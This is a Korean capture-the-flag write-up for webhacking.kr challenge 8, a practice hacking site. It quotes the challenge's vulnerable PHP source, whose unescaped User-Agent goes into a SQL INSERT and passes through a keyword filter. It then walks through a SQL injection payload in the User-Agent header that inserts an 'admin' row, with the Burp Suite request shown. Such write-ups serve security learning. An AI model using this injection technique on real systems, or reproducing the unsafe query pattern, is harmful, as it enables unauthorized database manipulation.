
webhacking.kr 8번문제

Xero
박준혁 (한양대학교 신소재공학부 2학년 군휴학 중)
2016-04-03
Email : wnsgurzxc@naver.com
Facebook : https://www.facebook.com/wnsgurzxc

다음과 같은 글이 보인다.
새로고침 할 때마다 숫자가 올라가고 70이 되면 다시 1부터 시작한다.



소스를 보니 주석으로 index.phps 가 있어서 들어가보니 다음과 같았다.

```
$agent=getenv("HTTP_USER_AGENT");              #USER_AGENT 환경변수 값을 받아옴
$ip=$_SERVER[REMOTE_ADDR];            #ip 값을 받아옴
$agent=trim($agent);                  #공백 제거
$agent=str_replace(".","_",$agent);
$agent=str_replace("/","_",$agent);  #.와 /를 _로 치환
$pat="/\/|\*|union|char|ascii|select|out|infor|schema|columns|sub|-
|\+|\||!|update|del|drop|from|where|order|by|asc|desc|lv|board|\([0-
9]|sys|pass|\.|like|and|\'\'|sub/";
$agent=strtolower($agent);            #영어소문자로 바꿈
if(preg_match($pat,$agent)) exit("Access Denied!");     #$pat 의 값이 있다면 종료
$_SERVER[HTTP_USER_AGENT]=str_replace("'","",$_SERVER[HTTP_USER_AGENT]);
$_SERVER[HTTP_USER_AGENT]=str_replace("\"","",$_SERVER[HTTP_USER_AGENT]); #'와 \를 없앰
$count_ck=@mysql_fetch_array(mysql_query("select count(id) from lv0"));
if($count_ck[0]>=70) { @mysql_query("delete from lv0"); }
$q=@mysql_query("select id from lv0 where agent='$_SERVER[HTTP_USER_AGENT]'");
$ck=@mysql_fetch_array($q);
if($ck)
{
echo("hi <b>$ck[0]</b><p>");
if($ck[0]=="admin")
{
@solve();
@mysql_query("delete from lv0");
}
}
if(!$ck)           #ck 가 없다면
{
$q=@mysql_query("insert into lv0(agent,ip,id) values('$agent','$ip','guest')") or
die("query error");         #데이터 입력
echo("<br><br>done!  ($count_ck[0]/70)");
}
```

소스를 해석해보면 guest으로만 값을 넣는데 admin을 뽑아야 한다.
agent 변수 값을 가져오는 것을 이용하여 agent변수에 sql injection을 해보았다.
$agent에 xero',1234',admin')#을 넣어보자.
그러면 sql 구문이 다음과 같이 변한다.
Insert into lv0(agent,ip,id) values('xero',1234',admin')#','$ip','guest')
따라서 #뒤의 구문은 없어지고 강제로 xero에 admin 값이 들어가게 된다.

Burp Suite로 다음과 같이 보냈다.

Raw | Params | Headers | Hex

```
GET /challenge/web/web-08/ HTTP/1.1
Host: webhacking.kr
Cache-Control: max-age=0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Upgrade-Insecure-Requests: 1
User-Agent: xero','1234','admin')#
Accept-Encoding: gzip, deflate, sdch
Accept-Language: ko-KR,ko;q=0.8,en-US;q=0.6,en;q=0.4
Cookie: PHPSESSID=fjh0fdf7ilvre6ke7mncvhscd1
Connection: close
```

그리고 User-Agent를 그냥 xero로 보내보니 다음과 같이 admin으로 로그인 됐다.

그러면 클리어된다.